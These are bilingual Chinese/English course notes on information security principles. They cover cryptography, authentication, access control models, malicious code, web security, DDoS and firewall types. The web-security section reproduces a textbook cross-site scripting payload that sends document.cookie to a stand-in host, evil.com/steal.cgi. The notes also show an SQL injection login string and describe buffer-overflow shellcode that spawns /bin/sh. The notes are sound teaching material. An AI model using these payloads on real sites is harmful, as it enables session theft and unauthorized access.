信息安全原理

- ## 1.2 Basic of Information Security
  - Goals of Security
    - Prevention
      - Prevent attackers from violating security policy
    - Detection
      - Detect attackers’ violation of security policy
    - Recovery
      - Attack is stopped, system is fixed, resume（重新开始）operations
      - (Advanced Version) Continue to function correctly even if attack succeeds
  - Trust and Assumptions
    - Policies（策略）
      - Correctly capture security requirements
      - Unambiguously（明确） partition system states
    - Mechanisms（机制）
      - Assumed（假定） to enforce policy
      - Rely on supporting infrastructure（基础设施）
    - 策略：允许什么，禁止什么。
    - 机制：实施安全策略。
- ## 2.1 History of Cryptography
  - The Vigenère Square
  - One Time Pads（一次性密码本）
- ## 2.2 A Brief Introduction To Cryptography
  - Secret-Key (Symmetric) Cryptography
    - classic ciphers
      - substitution ciphers（替换密码）
      - transposition ciphers（换位密码）
        - 重新编排明文字母顺序，而所有的字母没有改变
      - product ciphers
        - use both
    - block ciphers
      - DES
    - Problems with private key ciphers
      - In order for Alice & Bob to be able to communicate securely using a private key cipher, such as DES, they have to have a shared key in the first place.
      - Alice needs to keep 100 different keys if she wishes to communicate with

100 different people


- Public Key (Asymmetric) Cryptography
    - Major Differences with Private Key Ciphers
        - The public encryption key is different from the secret decryption key.
        - Infeasible for an attacker to find out the secret decryption key from the public encryption key.
        - no need for Alice & Bob to distribute a shared secret key beforehand !
        - only one pair of public and secret keys is required for each user ! No matter how many communication counterparties
    - RSA
        - 公钥：{e,n} 秘钥：{d} c = m^e (mod n) m = c^d (mod n)
        - The message m has to be an integer between in the range [1, n].
        - To encrypt long messages we can use a hybrid cryptosystem（混合密码系统）(see later).
- Compare
    - Private key ciphers
        - Good points
            - – in-expensive to use
            - – fast
            - – low cost VLSI chips available
        - bad points
            - – key distribution is a problem
    - Public key ciphers
        - good points
            - – key distribution is NOT a problem
        - bad points
            - – relatively expensive to use
            - – relatively slow
            - – VLSI chips not available or relatively high cost
    - Combining 2 type of ciphers
        - – use a public key cipher (such as RSA) to distribute keys
        - – use a private key cipher (such as DES) to encrypt and decrypt messages
- Digital Signatures & Hash Algorithms
    - 数字签名对于短文档：
        - 使用非对称加密，公钥加密文档作为签名，秘钥验证。
    - 数字签名对于长文档：
        - 长文档->单向哈希算法，非对称加密作为签名。用秘钥解出后与源文档的哈希比较。
    - A good one-way hash algorithm H needs to have these properties
        - Easy to Evaluate:


            - Hard to Reverse:
            - Hard to find Collisions:
    - 3.1 Authentication（认证）
        - Upgrading Phase 1: Salting
            - salt (chosen randomly when password is first set)
                - Users with the same password have different entries in the password file
                - Dictionary attack is still possible!
            - Advantages of Salting
                - Without salt, attacker can pre-compute hashes of all dictionary words once for all password entries
                - With salt, attacker must compute hashes of all dictionary words once for each password entry
        - Upgrading Phase 2: Shadow Passwords
            - Store hashed passwords in /etc/shadow file which is only readable by system administrator (root)
        - Other upgradings
            - Add biometrics（生物识别技术）
            - Graphical passwords（图形密码）
            - Rely on the difficulty of computer vision（计算机视觉）
        - 认证协议
- 3.2 Authorization
    - Access matrix model
        - subjects
        - principle（身份）
        - users
        - objects
        - 横：objects 纵：subjects 格：rights
    - Access control lists versus Capabilities
        - ACL
            - Store column of matrix with the resource
        - 能力
            - User holds a unforgeable（不可伪造的）“ticket” for each resource
        - 比较：
            - ACL require authentication of subjects
            - Capabilities do not require authentication of subjects, but do require unforgeability and control of propagation（传播）of capabilities
            - Access Review
                - ACL's provide for superior access review on a per-object basis

            - Capabilities provide for superior access review on a per-subject basis
        - Revocation（撤回）
            - ACL's provide for superior revocation facilities on a per-object basis
            - Capabilities provide for superior revocation facilities on a per-subject basis
        - Capabilities provide for finer grained（更细粒度） least privilege control with respect to subjects, especially dynamic shortlived subjects created for specific tasks
    - ACL ：RWX
- Bell-LaPadula model
    - DAC----自主访问控制
        - allow access rights to be propagated from one subject to another
        - 个人用户可以设置访问控制机制来许可或拒绝对客体的访问
    - MAC----强制访问控制
        - restrict the access of subjects to objects on the basis of security labels
        - 系统控制对客体的访问，而个人用户不能改变
    - no reads up no writes down
- Covert channels
    - based on the use of system resources not normally intended for communication between the subjects(processes) in the system.
    - 使用共享资源作为通信通道
    - resource exhaustion channel（资源耗尽型）
    - load sensing channel（负载感知型）
    - Coping with Covert Channels
        - close the channel or slow it down
        - detect attempts to use the channel
        - tolerate its existence

4.1 Malicious Code

- buffer overflow attack
    - Returned information was stored in a large buffer. Bounds weren't checked on this buffer.
    - Worm sent "too many" bytes, with the extra bytes actually being program code. this code over-wrote the original code.
    - PC（程序计数器）of the routine, after return from obtaining data, now pointed to the new code.



Stack grows this way
buf
sfp
ret addr
str
Frame of the calling function
Top of stack
Local variables
Pointer to previous frame
Execute code at this address after func() finishes
Arguments


code
ret
str
Frame of the calling function
Top of stack
Attacker puts actual assembly instructions into his input string, e.g., binary code of execve("/bin/sh")
In the overflow, a pointer back into the buffer appears in the location where the system expects to find return address

- 将一段恶意代码的首地址作为返回地址覆盖到原先正确的返回地址
- SQL注入
  - User gives username ′ OR 1=1 --
  - Web server executes query set UserFound=execute(
    - SELECT * FROM UserTable WHERE
    - username=′ ′ OR 1=1 -- ...);

6.1 Web Security

- JavaScript
  - Often used to exploit other vulnerabilities
    - – Attacker gets to execute some code on user’ s machine
    - – Cross-scripting: attacker inserts malicious JavaScript into a Web page or HTML email; when script is executed, it steals user’ s cookies and hands them over to attacker’ s site
- JavaScript Security Model
  - Script runs in a “sandbox”
    - – Not allowed to access files or talk to the network
  - Same-origin policy
    - – Can only read properties of documents and windows from the same server, protocol, and port
    - – If the same server hosts unrelated sites, scripts from one site can access document properties on the other
  - User can grant privileges to signed scripts
    - – UniversalBrowserRead/Write, UniversalFileRead, UniversalSendMail



Stealing Cookies by Cross Scripting

evil.com

victim's browser

naive.com

For example, embed URL in HTML email

Access some web page

```
<FRAME SRC=
http://naive.com/hello.cgi?
name=<script>win.open(
"http://evil.com/steal.cgi?
cookie="+document.cookie)
</script>>
```

Forces victim's browser to call hello.cgi on naive.com with script instead of name

```
GET/ hello.cgi?name=
<script>win.open("http://
evil.com/steal.cgi?cookie"+
document.cookie)</script>
```


hello.cgi executed

```
<HTML>Hello, dear
<script>win.open("http://
evil.com/steal.cgi?cookie="
+document.cookie)</script>
Welcome!</HTML>
```

Interpreted as Javascript by victim's browser; opens window and calls steal.cgi on evil.com

GET/ steal.cgi?cookie=

- 7.2 Botnets, Spam, Denial of Service
  - Denial of Service (DoS) Redux
    - Goal: overwhelm（压倒） victim machine and deny service to its legitimate clients
  - Distributed Denial of Service (DDoS)
    - Build a botnet of zombies
      - – Multi-layer architecture: use some of the zombies as “masters” to control other zombies
    - Command zombies to stage a coordinated attackon the victim
      - – Does not require spoofing（诈骗） (why?)
      - – Even in case of SYN flood, SYN cookies don’t help (why?)
    - Overwhelm victim with traffic arriving from thousands of different sources
  - 结构




- ## 8.1 Perimeter Security - Firewall
  - 三大优势
    - Scale 可扩展
      - – Can configure one computer to be secure,
      - but how about 1,000?
    - Threat model 分区
      - – Most threats come from less trusted zones
    - Convenience 方便
      - – Can use less secure protocols and software inside perimeter
      - – Don’t bother users with security protections unless they talk to the outside
  - 防火墙的种类 P522
    - Packet filter (stateless) 包过滤器
      - Filter IP packets based on their headers
      - 以数据包头部的属性（目的地址、原地址和选项）位基础实现访问控制
      - Stateless & fast
        - – Implementation is based on lookup of header bits/bytes and decisions
      - 限制：
        - No connection semantics
          - – Actions only on individual packets （不能够通过关联已经或者即将到达的数据包来推断流或者数据报的信息，
        - No application semantics
          - – IP address/Port Number based only
        - Packet fragmentation

            - – IP allows packets to be split into several fragments （IP碎片

    - Stateful firewall 状态检测
        - Reconstruct connection state
        - Make decisions based on flows, not on packets
        - Some application protocol parsing（解析） may also be done
    - Application-layer gateway
        - Application-Level Proxy（应用层代理）
            - Process incoming packets at application layer
            - 代理是指代替终端的中间代理人或服务器，不允许两个终端间的直接连接。
            - 以服务器和信息的内容以及数据包头部的属性为访问控制的基础
        - Generate transformed message stream
            - – Block dangerous messages
            - – Normalize protocol semantics
        - Pro: Higher precision
        - Con: Higher costs
            - – Scalability: imaging that it have to keep state for all connections for 1000’ s of computers!
            - – Latency: proxy adds processing delays
            - – Flexibility: proxy needs to understand everything you do with a protocol缺乏灵活性？

- 三种防火墙的比较



	Security	Performance	Modify Client Applications?
Packet Filter	Low	High	No
Session Filter	Medium	Medium	No
App. GW	Hight	Low	Unless transparent, client application must be proxy-aware & configured

    - Note：应用代理防火墙必须为每个传输层服务设置一个代理，如果应用程序不透明，需要在应用程序端配置应用网关地址。